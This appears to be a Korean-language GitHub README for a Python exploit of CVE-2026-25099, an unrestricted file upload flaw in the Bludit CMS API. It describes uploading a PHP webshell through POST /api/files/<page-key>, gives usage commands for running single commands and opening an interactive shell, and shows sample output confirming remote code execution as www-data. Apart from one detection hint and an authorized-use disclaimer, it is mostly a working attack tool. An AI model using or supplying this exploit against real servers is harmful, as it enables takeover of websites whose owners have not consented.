 yahiahamza/cve-2026-25099
Python 익스플로잇: Bludit CMS API의 무제한 파일 업로드를 이용한 원격 코드 실행, 승인된 테스트를 위한 명령 실행 및 인터랙티브 셸 제공.

Bludit CMS 3.18.4 이전 버전은 유효한 API 토큰을 가진 인증된 공격자가 POST /api/files/<page-key> 엔드포인트를 통해 모든 유형과 확장자의 파일을 업로드할 수 있도록 허용합니다. uploadFile() 함수는 파일 확장자나 콘텐츠 검증을 수행하지 않아 PHP 웹셸을 업로드하고 www-data 권한으로 실행할 수 있습니다.
# 단일 명령 실행
python3 CVE-2026-25099.py -u http://target -t "API_TOKEN" -c "id"

# 대화형 셸
python3 CVE-2026-25099.py -u http://target -t "API_TOKEN"

[*] CVE-2026-25099 - Bludit CMS API 파일 업로드를 통한 RCE
[*] 대상: http://target
[*] 페이지 키 검색 중...
[+] 페이지 키: create-your-own-content
[*] 웹셸 업로드 중...
[+] 셸 업로드 완료: http://target/bl-content/uploads/pages/create-your-own-content/abcdefgh.php
[*] RCE 확인 중...
[+] RCE 확인됨: uid=33(www-data) gid=33(www-data) groups=33(www-data)

[+] 대화형 셸 ('exit' 입력 시 종료)

shell> whoami
www-data
shell> grep BLUDIT_VERSION /var/www/html/bl-kernel/boot/init.php
define('BLUDIT_VERSION', '3.18.2');
/bl-content/uploads/에서 예상치 못한 PHP 파일 모니터링Yahia Hamza - https://yh.do
이 도구는 공인된 보안 테스트 및 교육 목적으로만 제공됩니다. 테스트 권한이 있는 시스템에 대해서만 책임감 있게 사용하십시오.
